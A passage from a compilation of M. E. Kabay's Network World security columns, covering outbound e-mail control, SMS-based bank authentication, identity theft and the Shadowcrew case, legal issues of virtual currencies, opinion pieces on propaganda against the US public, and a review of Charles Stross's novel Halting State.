Just a week before writing this article, I was explaining to a second-year computer science student that practically the *only* way to debug assembler code is to establish a matrix of registers across one axis versus steps in the code across the orthogonal axis and to keep a record (e.g., in a spreadsheet) of exactly what the contents of every register is at every step of execution. We also discussed debug< http://www.armory.com/~rstevew/Public/Tutor/Debug/debug1.htm > tools. The basic approach in debugging is to run a compiled program in a shell that allows setting *breakpoints* where the programmer can inspect and, if necessary, change the state of stored information (control flags, array indexes, loop counters, and so on) in an attempt to understand and correct for programming errors.

In the next article in this series, I'll introduce the case study I promised some weeks ago that demonstrates the economic value of automated testing.

* * *

You can find my notes on software development and quality assurance in a supplementary PowerPoint lecture < http://www.mekabay.com/courses/academic/norwich/is342/lectures/csh5_ch39_software_devt_qa_supplement.pptx > (also available as a PDF< http://www.mekabay.com/courses/academic/norwich/is342/lectures/csh5_ch39_sw_devt_qa_supplement.pdf > file) in the IS342 *Management of Information Assurance*< http://www.mekabay.com/courses/academic/norwich/is342/index.htm > course I teach at Norwich< http://www.norwich.edu/academics/business/infoAssurance/index.html >.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Controlling Outbound E-mail

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

OK, so you have good protection against inbound e-mail carrying viruses, worms, phishing attacks, scams and unwanted content in general. But what about controlling the enormous potential for data leakage and damage to your organization's reputation represented by outbound e-mail?

In my last column, I mentioned some of the factors to consider in controlling inbound e-mail and principles of performance management for any system. Today I'm pointing to a white paper from Osterman Research commissioned by Permessa Corporation in 2007 and entitled, "Why Your Organization Needs to Focus on Outbound Content."< http://www.permessa.com/media/whitepapers/outbound_content.php >

The authors point out that about half as many mid-sized and large organizations have outbound e-mail controls as have inbound e-mail controls. Losing control over confidential information, they note, can cost organizations enormous sums in public relations costs and penalties for violating regulations and laws pertaining to personally identifiable information. Uncontrolled e-mail is a channel for data leakage of intellectual property such as trade secrets or strategically important competitive information. Circulation of offensive e-mails _within_ the organization can have serious consequences; the authors cite cases in which "Chevron Oil settled a sexual harassment lawsuit for $2.2 million after four women received offensive email from a fellow employee. Morgan Stanley settled a $60 million lawsuit filed by two employees after they received racist jokes sent through the company's email system."

Permessa provides a number of data sheets on several software products for controlling outbound e-mail.< http://www.permessa.com/company/library.php > For example, their "Email CONTROL! Enforcer" and "Email CONTROL! Premium" products run on IBM Lotus/Notes Domino e-mail systems; "Email CONTROL! Enterprise for Microsoft Exchange" runs on Microsoft Exchange e-mail systems.

For more information about outbound e-mail control, see Andrew Wolff's excellent overview published in 2006.< http://www.mc-showcase.com/mcpress/showcase.nsf/Focus/BEFF2297B60B15DB8625713700802378?OpenDocument > For a collection of my own columns looking at e-mail policies, see my white paper, "Using E-mail Safely and Well."< http://www.mekabay.com/infosecmgmt/emailsec.pdf >

[Disclaimer: I have no financial or other relations to any of the organizations named in this article.]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Authentication Via Mobile Phone

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Senior Technology Consultant Mike Drabicky has been working in the computer industry for over three decades in programming, system and network management and design, data center management and database security and compliance. He's a regular and welcome correspondent and I was so taken with his most recent comments that I asked him for permission to publish them. Here, with slight edits, are his discussion of a new wrinkle in authentication ("I" refers to Mike).

* * *

I have a Bank of America (BoA) credit card and use their Website all the time to check charges, pay bills and all those normal online activities. As one who deals with security as part of his job, I am always concerned about phishing, phony Websites masquerading as the real thing, all dedicated to taking that which is not theirs to take: my personal information.

A year or so ago, BoA offered the SiteKey, a second level of authentication. With this, you would pick an icon representing something of interest as a way of authenticating the Website and only then provide a password to access your account. Mich published a couple of articles in April 2007 about SiteKey. < http://www.networkworld.com/newsletters/sec/2007/0402sec1.html >, < http://www.networkworld.com/newsletters/sec/2007/0402sec2.html >

More recently, BoA offered another frontend security option: SafePass, a text message code sent to your cell phone.< http://www.bankofamerica.com/privacy/index.cfm?template=learn_about_safepass > Upon request, BoA will send a 6-digit code to your cell phone via text message. When you enter the code, BoA validates the code and allows you to proceed to the icon/password verification page just described. The token expires in 10 minutes. They also offer an alternative mechanism of authentication should you be in a place unable to receive the message on your cell phone.

There are a number of really positive things to say about this scheme:

1) It is low cost. No tokens to tote, no tokens to lose, no software to load, nothing extra needed other than what you very likely already have: a cell phone.

2) It is easy to understand and use. There's nothing complicated about this: anyone accessing their Website should be more than knowledgeable enough to appreciate the simplicity and elegance of this system.

3) It speaks volumes for BoA. This tells me that Bank of America understands the security risks of doing credit card business on the Web and has taken steps to make sure the person on the other end of the browser is indeed who they say they are.

Could this system be compromised? Well, since you're reading this column, you know that any

system can be gamed. However, a criminal hacker will need to spend considerably more effort to do so than for other sites that use only a simple username/password authentication scheme. Why would a criminal bother attacking a difficult account when there are millions of easier marks (at least, for now)?

Perhaps it is time that other financial institutions stand up and take note. We, your customers, love the convenience of doing business online. But we do not control the security methods that you use (or fail to use). Unless you want to be in the next headline showing that your lack of adequate security resulted in allowing sensitive customer information to be leaked to hackers, it's time you took a fresh look at the methods you employ to keep a lock on your door.

* * *

[MK adds: I enrolled in less than two minutes. Seems to work fine.]

* * *

Mike Drabicky welcomes your comments by e-mail.< mailto:mikesec1@wildblue.net >

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Cyberlaw & Cybercrime:
Identity Theft (1)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of the most influential e-mail series I have ever had the privilege of receiving was a course entitled "Cyberspace Law for Non-Lawyers" created by Professors Lawrence Lessig, David Post and Eugene Volokh and still available (although significantly out of date) on the Web. < http://www.lessig.org/content/articles/works/cyberlessons/index.html > I credit these fine people with stimulating a long-lasting interest in cyberlaw and cybercrime.

Now, although I am not a lawyer and I _never_ dispense legal advice (because one can go to jail for so doing without being an attorney), this week I'm continuing an occasional series on cyberlaw and cybercrime based on the "CJ341 Cyberlaw & Cybercrime" course that I have taught at Norwich University since August 2002. I've had the pleasure of collaborating with colleagues Professor Jan Tower-Pierce and Peter R. Stephenson on this course and am looking forward to continuing our collaboration next fall. All our course materials including PowerPoint files that may be useful to people preparing their own lectures are freely available on my Web site for non-commercial use by anyone.< http://www.mekabay.com/courses/academic/norwich/cj341/index.htm > We have already incorporated suggestions for improvements and updates and are grateful for (and explicitly acknowledge) help from readers and colleagues.

* * *

Today I'll start with a review of identity theft, which has been a topic over the years in this column because of its growing importance as an economic crime in the US and around the world. Identity theft is the fastest growing form of fraud today. Criminals use Social Security Numbers and other information gleaned from public records to establish lines of credit in the victim's name and then assign their debts to the unsuspecting victim. One of the greatest difficulties is that identity theft reverses the burden of proof to the victim, who effectively has to prove innocence in clearing credit records and avoiding potentially huge debts. Identity theft is a felony in the USA under the Identity Theft and Assumption Deterrence Act (18 USC §1028).< http://tinyurl.com/ybralq >.

The National Crime Victimization Survey (NCVS) of the US Department of Justice Bureau of Justice Statistics (BJS) includes surveys dating back to 1973. Currently the random sample includes 77,200 households with 134,000 in all who are contacted every six months and followed for three years. The results are available from the BJS Web site as PDF reports and as ZIP files containing spreadsheets for further analysis.< http://www.ojp.usdoj.gov/bjs/abstract/it05.htm > The latest survey I could find as of this writing in early January 2008 is the report from 2005by Dr Katrina Baum < http://www.ojp.usdoj.gov/bjs/pub/pdf/it05.pdf >, which tells us that about 6.4M households (5.5% of all the households in the USA) have been affected by some form of identity theft (defined as theft of credit cards, thefts from existing bank accounts, misuse of personal information or multiple types of theft at same time). Losses from credit-card theft averaged $980 per household; across all type of theft, the average was $1,620/household; and for

misuse of personal information the losses averaged $4850/household. The most likely victim households were headed by people between 18 and 24 years of age; households with family incomes above $75,000 were twice as likely to be victimized as those where annual income was less than $50,000.

Next time in this series, some of the nasty techniques used for identity theft and how to defend oneself against them.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Identity Theft (2): The Shadowcrew Case

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last column in this series on identity theft, I introduced some statistical resources about the problem. Today I'll begin discussing some of the nasty techniques used for identity theft and how to defend oneself against them.

Stealing physical credit cards and creating fake ones are part of the criminal technique called "carding." One of the significant recent successful investigations and prosecutions of an international credit-card fraud ring began with the US Secret Services's Operation Firewall in late 2004. The investigators discovered a network of over 4,000 members communicating through the Internet and conspiring to use phishing, spamming, forged identity documents (e.g., fake driver's licenses), creation of fake plastic credit cards, resale of gift cards bought with fake credit cards, fencing of stolen goods via eBay, and interstate or international funds transfers using electronic money such as E-Gold and Web Money.

In October 2004, the Department of Justice (DOJ) indicted 19 of the leaders of Shadowcrew;< http://www.usdoj.gov/criminal/cybercrime/mantovaniIndict.htm > by November 2005, 12 of these people had already pleaded guilty to charges of conspiracy and trafficking in stolen credit card numbers with losses of more than $4M.< http://www.usdoj.gov/criminal/cybercrime/mantovaniPlea.htm >

In February 2006, Shadowcrew leader Kenneth J. Flury, 41, of Cleveland OH was sentenced to 32 months in prison with 3 years of supervised release and $300K in restitution to Citibank.< http://www.usdoj.gov/criminal/cybercrime/flurySent.htm > In June 2006, co-founder Andrew Mantovani, 24, of Scottsdale AZ was fined $5K and also received 32 months of prison with 3 years of supervised release. Five other indicted Shadowcrew criminals were sentenced with him. By that time, a total of 18 of 28 indicted suspects had already pleaded guilty.< http://www.usdoj.gov/usao/nj/press/files/mant0629_r.htm >

One of the lessons we teach our "CJ341 Cyberlaw & Cybercrime" students at Norwich University is that everyone with a credit card ought to check their statement immediately upon receiving it. Every line should be recognizable; if it is not, call your credit-card company to find out what a particular charge is for and where it was charged. Tell your company to freeze your card account if there is any question of its having been compromised. Write down the details of every conversation with the credit-card company employees (date, time, name of employee, case number) in case you need evidence to clear your own name. Contact the three major credit-reporting agencies (Equifax < http://www.equifax.com/ >, Experian < http://www.experian.com/ >, and TransUnion < http://www.transunion.com/ >) to tell them to freeze your credit report to make it harder for criminals to apply for loans or open bank accounts in your name until you release your credit records when _you_ want to, not when the criminals want to.

Another tool is to ask for your free annual credit report on yourself from each of the three credit-reporting agencies using the official AnnualCreditReport site.< https://www.annualcreditreport.com > You may want to ask for one report every four months by

spacing out your requests to the three agencies so that you can spot unexpected changes (e.g., a request for a car loan in a state 3,000 miles from your home) more quickly than if you order all three at once. The AnnualCreditReport.com site mentioned above also provides extensive information in its Frequently Asked Questions < https://www.annualcreditreport.com/cra/helpfaq > that will help consumers interact effectively with the agencies.

* * *

I hope that you will find this information useful for yourselves and for your colleagues and employees. I remind readers that I own the copyright to all my Network World articles and that my colleagues at Network World and I are delighted if you choose to use them verbatim in your internal security newsletters. There is no charge and you do not have to ask us for permission. However, if you do use these articles, please have the courtesy to include a pointer to the URL of the article in the Network World Security Strategies archive.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Virtual Currencies (1): Real Legal Issues

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Attorney J. Dax Hansen< http://www.perkinscoie.com/dhansen/ > is a Partner at Perkins Coie LLP< http://www.perkinscoie.com/ > in Seattle. With contributions from his colleagues Andrew H. Grant< http://www.perkinscoie.com/agrant/ > and Kirk Soderquist < http://www.perkinscoie.com/ksoderquist/ >, he has written an interesting legal perspective on the growing use of synthetic or virtual currencies in massively multiplayer online role-playing games (MMPORGs) and virtual worlds such as Second Life< http://secondlife.com/whatis/ >. The remainder of this column and the following are entirely their work with minor edits.

* * *

"Points," "coins," "bucks" and other forms of virtual currency are becoming standard offerings for online game sites, social media sites, retailers and other businesses. Virtual currency systems generate revenue, provide low cost alternatives to credit cards for micropayments, offer prepaid solutions appealing to youth and other users without credit cards, and help companies build attractive loyalty programs. Although virtual currency systems are often used to sell digital content, they continue to become more complex – approximating real world currency as they allow purchase of physical goods and services from multiple merchants, offer cash redemption options, and facilitate peer-to-peer payments.

Even though the currency may be virtual, these systems pose real legal issues – both for issuers of the virtual currency and potentially for other network service providers and partners. Issuing virtual currency could subject an issuer to various state and federal regulatory regimes with wide ranging operational, financial and liability implications. These implications include restrictions on an issuer's ability to expire the virtual currency or impose inactivity fees, requirements to give cash back for unused virtual currency, obligations to remit unused virtual currency balances to states, potential regulation as a financial institution, requirements to structure systems to avoid illegal lotteries, and privacy and data security issues.

This pair of articles highlights several key legal considerations and offers practical tips for companies that operate – or are considering developing – virtual currency systems.

The **legal considerations** and *practical tips* are illustrated in the context of an online game site run by the "Issuer" which implements a virtual currency system. U.S. revenues for virtual in-game goods alone are expected to grow approximately 50% from $1B in 2009 to $1.6B in 2010.< http://blog.jambool.com/ >

Gift Certificate Laws: In order to increase revenue, the Issuer decides to sell virtual currency on a prepaid basis that can be used to purchase in-game virtual goods. Although virtual currency may seem different from paper gift certificates and plastic gift cards, virtual currency sold on a prepaid basis for later use or redemption by a user may be subject to state and federal gift certificate laws, including gift card provisions of the Credit Card Accountability Responsibility and Disclosure Act of 2009.< http://www.credit.com/credit_information/credit_law/understanding_the_credit_card_accountabi

lity_responsibility_and_disclosure_act.jsp > Broadly speaking, state and federal gift certificate laws apply when consideration is paid for a record evidencing a promise to provide goods or services of a certain value to the bearer of the record. State and federal definitions vary, but can apply to virtual currency digital records and account balances. Gift certificate laws could restrict an Issuer's ability to expire virtual currency, impose inactivity or service fees on virtual currency accounts, require conspicuous disclosure of key terms, and require an issuer to provide cash refunds of unused virtual currency. Certain exemptions apply, however, for gift certificates provided on a promotional basis without payment of money or other consideration from users.

Practical Tips: Build a virtual currency system taking into account applicable restrictions on expiration and fees, and establish consumer disclosures describing key terms.

If you will sell virtual currency and give it away for loyalty purposes, build into your system the ability to differentiate between virtual currency that can be expired and virtual currency subject to restrictions on expiration.

Unclaimed Property Laws: Several years after implementing a successful virtual currency system, the Issuer has a substantial amount of virtual currency that was purchased but never used or redeemed by users. Revenue from virtual currency that was purchased but never redeemed for virtual goods or other products and services is called *breakage.* State unclaimed property laws can apply to virtual currency breakage. If virtual currency breakage is deemed to be property under state unclaimed property laws, the Issuer could have an obligation to remit the value of unused or unclaimed virtual currency to one or more states after an applicable *dormancy period* (often 3-5 years). The state or states to which the Issuer might have to remit the breakage is determined according to established jurisdictional rules that take into account the location of the owner of the property (i.e., the user) and the state of incorporation of the company holding the breakage. Unclaimed property compliance in the virtual currency context is more complicated than programs involving paper gift certificates and plastic gift cards because virtual currency Issuers often maintain online user accounts with information about the identity and location of the user, whereas paper gift certificates and plastic gift certificates are often anonymous. Nevertheless, online systems with social networking features may, depending how they are structured, provide unique benefits unavailable in paper or plastic programs for providing full value of virtual currency to users or members of their social network – essentially minimizing the likelihood that users' property will become *abandoned* or *unclaimed*.

Practical Tip: Scope the unclaimed property implications for your proposed virtual currency system early so there are no surprises several years later when dormancy periods have run. Involve relevant financial and tax advisers in the discussion.

More on the intersection of money in virtual worlds and law in the USA in the next column.

* * *

J. Dax Hansen focuses his practice on IT, payments and international business transactions, including mobile financial services and m-commerce, online business, software and technology licensing, and Japan business transactions. Mr. Hansen works with wireless carriers, online and physical retailers, payment service providers, social networking companies, online service providers, software application developers, hardware manufacturers, and other clients.

Andrew H. Grant is an associate in the firm's Business practice and focuses on Licensing & Technology matters. He is a 2009 Perkins Coie Interactive Entertainment Industry Law Fellow.

Kirk Soderquist < http://www.perkinscoie.com/ksoderquist/ > is a partner in the Licensing & Technology practice in the Seattle office of Perkins Coie and a Co-Chair of the Firm's Interactive Entertainment practice. His practice is focused on intellectual property, technology licensing, digital media, entertainment, advertising and marketing law, and corporate finance.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

PSYOP Against US (1)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The Joint Chiefs of Staff of the United States issued their updated information operations doctrine on 13 February 2006. < http://www.dtic.mil/doctrine/jel/new_pubs/jp3_13.pdf > "Information operations (IO) are described as the integrated employment of electronic warfare (EW), computer network operations (CNO), psychological operations (PSYOP), military deception (MILDEC), and operations security (OPSEC), in concert with specified supporting and related capabilities, to influence, disrupt, corrupt, or usurp adversarial human and automated decision making while protecting our own." (p. ix – 10 in PDF).

Today I want to challenge readers to contemplate the use of PSYOP against the people of the United States and to think about what we can do to prevent further damage to our national interest from such attacks.

Here's a brief summary of the notorious Gulf of Tonkin Incident from the Microsoft Encarta Encyclopedia (2007): "On August 2, 1964, North Vietnamese coastal gunboats fired on the destroyer USS *Maddox,* which had penetrated North Vietnam's territorial boundaries in the Gulf of Tonkin. [President Lyndon B.] Johnson ordered more ships to the area, and on August 4 both the *Maddox* and the USS *Turner Joy* reported that North Vietnamese patrol boats had fired on them. Johnson then ordered the first air strikes against North Vietnamese territory and went on television to seek approval from the U.S. public."

According to Steven Aftergood, director of the Federation of American Scientists (FAS) project on government secrecy, a National Security Agency (NSA) report declassified on January 7, 2008 as a result of legal action by the FAS showed categorically "that not only is it not true, as (then US) secretary of defense Robert McNamara told Congress, that the evidence of an attack was 'unimpeachable,' but that to the contrary, a review of the classified signals intelligence proves that 'no attack happened that night.'" Aftergood added, "What this study demonstrated is that the available intelligence shows that there was no attack. It's a dramatic reversal of the historical record…. There were previous indications of this but this is the first time we have seen the complete study." < http://news.yahoo.com/s/afp/20080108/pl_afp/usvietnamintelligence512_080108144532 >

I've been interested in information operations since the early 1990s and personally organized the First and Second International Conferences on Information Warfare in 1993 and 1995. I believe that all information security professionals have a duty to their nations to be aware of information operations and to help to defeat offensive information warfare through technical defenses and through public education.

In my next column, I'll continue on this theme.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information

Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Virtual Currencies (2): Additional Legal Issues in the Real World

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This first in this pair of articles by Attorney J. Dax Hansen< http://www.perkinscoie.com/dhansen/ > with contributions from colleagues Andrew H. Grant< http://www.perkinscoie.com/agrant/ > and Kirk Soderquist < http://www.perkinscoie.com/ksoderquist/ > began an interesting legal perspective on the growing use of synthetic or virtual currencies in massively multiplayer online role-playing games (MMPORGs) and virtual worlds such as Second Life< http://secondlife.com/whatis/ >. The remainder of this column is entirely their work with minor edits.

Key topics are **labeled** in boldface and practical tips are headed in *italic*. "Issuer" refers to the organizations which run the virtual environment and issue the virtual currency.

* * *

Financial Services Laws: As the popularity of the Issuer's virtual currency increases, the Issuer considers allowing users to redeem the virtual currency with third party vendors, building peer-to-peer transfer capability, and offering full cash redemption. As virtual currency shifts from being a prepayment for goods or services redeemable with one company to a widely-accepted proxy for real currency or a means of transmitting money between various participants, Issuers need to consider state and federal services laws such as money transmitter laws and money service business laws. Financial services laws involve significant compliance obligations, costly and time-consuming licensing requirements, and civil and criminal penalties for non-compliance.

Practical Tip: Limit the scope of your virtual currency system to resemble a "closed loop" gift card redeemable for goods or services of one company, unless you fully understand the implications of broadening the system and you are prepared to comply with complex financial services laws.

Illegal Lottery: Instead of allowing users to purchase virtual currency, the Issuer allows users to earn virtual currency through game play. Allowing users to earn virtual currency through game play that can then be redeemed for valuable virtual or real-world property presents a risk that the Issuer is engaging in an illegal lottery or gambling under applicable state and federal laws. In general, it is illegal to require a person to pay money or expend significant effort (in legal terms, "consideration") in order to enter a promotion or participate in a game in which the participant may win a prize if there is a significant degree of chance involved (e.g., a random drawing to determine winners). Any game play that involves these three elements (consideration, valuable prize and chance), is generally an illegal lottery or constitutes gambling, and therefore must be re-structured to eliminate one or more of these elements. There are two main ways that game play can be structured to avoid being an illegal lottery or constitute gambling: (1) by eliminating the element of consideration (this kind of game play is called a sweepstakes), and (2) by eliminating the element of chance (this kind of game play is called a contest).

Practical Tip: If you allow users to earn virtual currency through game play that can be exchanged for a valuable prize, you can reduce the risk participation in the game constitutes an

illegal lottery by eliminating the element of chance by awarding virtual currency based on some objective measure of the user's skill and ensuring that game play does not involve randomized elements or decisions (e.g., basing it on the number of levels passed, the completion of certain in-game tasks that require skill or awarding virtual currency based on frequency of play).

Privacy and Security Issues: The Issuer partners with an increasing number of payment service providers to monetize the virtual currency, and finds that its partners' agreements inconsistently address privacy and security issues. Simple virtual currency programs raise the same privacy and security issues that arise in any e-commerce context, such as compliance with the Payment Card Industry Data Security Standard< https://www.pcisecuritystandards.org/index.shtml >, because consumers must provide their payment information when purchasing virtual currency. In addition, complex virtual currency and virtual wallet programs involve more complex privacy and security issues, such as joint ownership or sharing of customer information and assumed *merchant of record* responsibilities. Each program warrants thoughtful allocation of responsibility for privacy and data security issues, as well as related fraud management.

Practical Tips: Determine which privacy policy or policies apply to the virtual currency program or platform. With the understanding that each virtual currency program is unique, take the time to understand the flow of money and personal information through the program and then thoughtfully allocate privacy and security and fraud responsibility between the parties involved.

So if you are getting heavily involved in virtual currency, or if you are part of a virtual world organization, pay attention to these guidelines. It may be a game to the players, but regulators and lawyers take the real-world consequences of virtual currency seriously – and so should you.

* * *

J. Dax Hansen focuses his practice on IT, payments and international business transactions, including mobile financial services and m-commerce, online business, software and technology licensing, and Japan business transactions. Mr. Hansen works with wireless carriers, online and physical retailers, payment service providers, social networking companies, online service providers, software application developers, hardware manufacturers, and other clients.

Andrew H. Grant is an associate in the firm's Business practice and focuses on Licensing & Technology matters. He is a 2009 Perkins Coie Interactive Entertainment Industry Law Fellow.

Kirk Soderquist < http://www.perkinscoie.com/ksoderquist/ > is a partner in the Licensing & Technology practice in the Seattle office of Perkins Coie and a Co-Chair of the Firm's Interactive Entertainment practice. His practice is focused on intellectual property, technology licensing, digital media, entertainment, advertising and marketing law, and corporate finance.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

PSYOP Against US (2)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last column, I introduced the issue of PYSOP (psychological operations) and looked at the 1964 Gulf of Tonkin incident that was used by the Johnson administration as an excuse to begin bombing North Vietnam.

Here's a brief summary from President George W. Bush of the threatening behavior by Iranian vessels in the Strait of Hormuz on Sunday January 6, 2008: "Our ships were moving along very peacefully off the Iranian border, in territorial waters–international waters, and Iranian boats came out and were very provocative. And it was a dangerous gesture on their part. We have made it clear, publicly, and they know our position–and that is there will be serious consequences if they attack our ships, pure and simple."

However, there are increasing doubts about the details of this incident.< http://thelede.blogs.nytimes.com/2008/01/10/degrees-of-confidence-on-us-iran-naval-incident/ > Investigative historian Gareth Porter spoke on Democracy Now! On January 11, 2008 in a discussion of the course of mainstream media reporting of the incident. < http://www.democracynow.org/2008/1/11/us_backs_off_claim_of_naval > At one point, Porter said, "I mean, there were Pentagon officials apparently calling reporters and telling them that something had happened in the Strait of Hormuz, which represented a threat to American ships and that there was a near battle on the high seas. The way it was described to reporters, it was made to appear to be a major threat to the ships and a major threat of war. And that's the way it was covered by CNN, by CBS and other networks, as well as by print media."

He continued, "Then I think the next major thing that happened was a briefing by the commander of the 5th fleet in Bahrain, the Vice Admiral Kevin Cosgriff, which is very interesting. If you look carefully at the transcript, which was not reported accurately by the media, or not reported at all practically, … Vice Admiral Cosgriff actually makes it clear that the ships were never in danger, that they never believed they were in danger, and that they were never close to firing on the Iranian boats. And this is the heart of what actually happened, which was never reported by the US media."

I urge all information security specialists to be active analysts of what the news media report. Because of our work, we have particular expertise in evaluating risk and weighing the credibility of alarming reports in our particular sphere. We should apply our analytical skills and perspectives in risk management to public affairs at all levels. Much as physicians can usefully comment on public-health policy issues, we can constructively share our expertise with our communities through writing, speaking at public events, or simply by chatting with our families and friends about threats and reports of threats.

I have found useful critical analysis of media reporting at several sites such as Media Watch < http://www.mediawatch.com/welcome.html >, NewsHour mediawatch < http://www.pbs.org/newshour/media/ >, Fairness & Accuracy in Reporting (FAIR) <

http://www.fair.org/index.php >, and On the Media (radio program) < http://www.onthemedia.org/ >. If you can tolerate a left-wing perspective, _The Nation_ magazine < http://www.thenation.com > and Democracy Now! < http://www.democracynow.org > regularly apply critical analysis to mainstream news reporting.

Folks, it's bad enough when PSYOP and DISINFO (disinformation campaigns) are used against the US; it's unacceptable to have our own government and a complaisant mainstream press using these tools against _us_.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Halting State a Good Read for Security Geeks

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I've been reading science fiction since 1957. There was a phase in my childhood when I devoured old-school science fiction stories now referred to as being from The Golden Age < http://www.nvcc.edu/home/ataormina/scifi/history/goldenage.htm >. Early science fiction often posited what we would now think of as fantasy: unexplained invisibility, time travel full of unresolved paradoxes, and extra-terrestrial monsters with an inexplicable attraction to human females. However, from about 1939 through about 1950, Massachusetts Institute of Technology (MIT) graduate John W. Campbell Jr. < http://www.space.com/sciencefiction/campbell_991130.html > established a new trend in science fiction in his magazine _Astounding_(which later became _Analog Science Fiction and Fact_ < http://www.analogsf.com/ >). Authors such as Isaac Asimov, A. E. Van Vogt, and Robert Heinlein and dozens more responded to Campbell's emphasis on using real science as the environment for their stories.

I have just finished reading a novel called _Halting State_ < http://www.amazon.com/Halting-State-Charles-Stross/dp/0441014984/ref=pd_bbs_sr_1?ie=UTF8&s=books&qid=1200697317&sr=8-1 > by Charles Stross < http://www.antipope.org/charlie/index.html > that strikes me as a significant event for security specialists in the development of today's science fiction. Much as William Gibson's < http://www.williamgibsonbooks.com/ > _Neuromancer_ < http://www.amazon.com/Neuromancer-William-Gibson/dp/0441012035/ref=pd_bbs_sr_1?ie=UTF8&s=books&qid=1200697509&sr=8-1 > is credited with popularizing the notion of cyberspace in establishing the cyberpunk style, I think _HaltinG StatE_ may be the first book that speaks directly to the culture of information security specialists.

Stross has been writing science fiction since he was six years old. After studying pharmacy, "he went back to university in Bradford and did a postgraduate degree in computer science. After several tech sector jobs in the hinterlands around London, initially in graphics supercomputing and then in the UNIX industry, he emigrated to Edinburgh, Scotland, and switched track into web consultancy and a subsequent dot com death march." < http://www.antipope.org/charlie/fiction/faq.html > He went on to become a technical journalist specializing in Linux and freeware. "He now lives in Edinburgh, Scotland, with his wife Feorag, a couple of cats, several thousand books, and an ever-changing herd of obsolescent computers."

I do not want to spoil the twists and turns of the story, so all I'm going to say is that Stross captures experiences, concepts, terminology, and attitudes to which I strongly related given that I've been programming computers since 1965. He uses an interesting technique of narration: every chapter is written in the vocative ("You do this…") from the point of view of a different character. The characters are interesting and simpatico: I like them. I like their Scottish accents ("Whae did ye get _that_?"), their profanity and their running internal monologues as they comment on each other and on the outrageous situations that evolve from a bank heist carried out by orcs and a dragon in a massively multiplayer online role-playing game (MMPORG) <

http://www.mmorpg.com/ >.

Believe me, it gets weirder, but weird is good when you are thinking about information operations involving virtual reality.

If you like science fiction, I think you will enjoy this book and that it will make you think about the direction of security as VR (virtual reality) increasingly intersects RL (Real Life).

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Handbook of Computer Networks: Another Bidgoli Goldmine

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
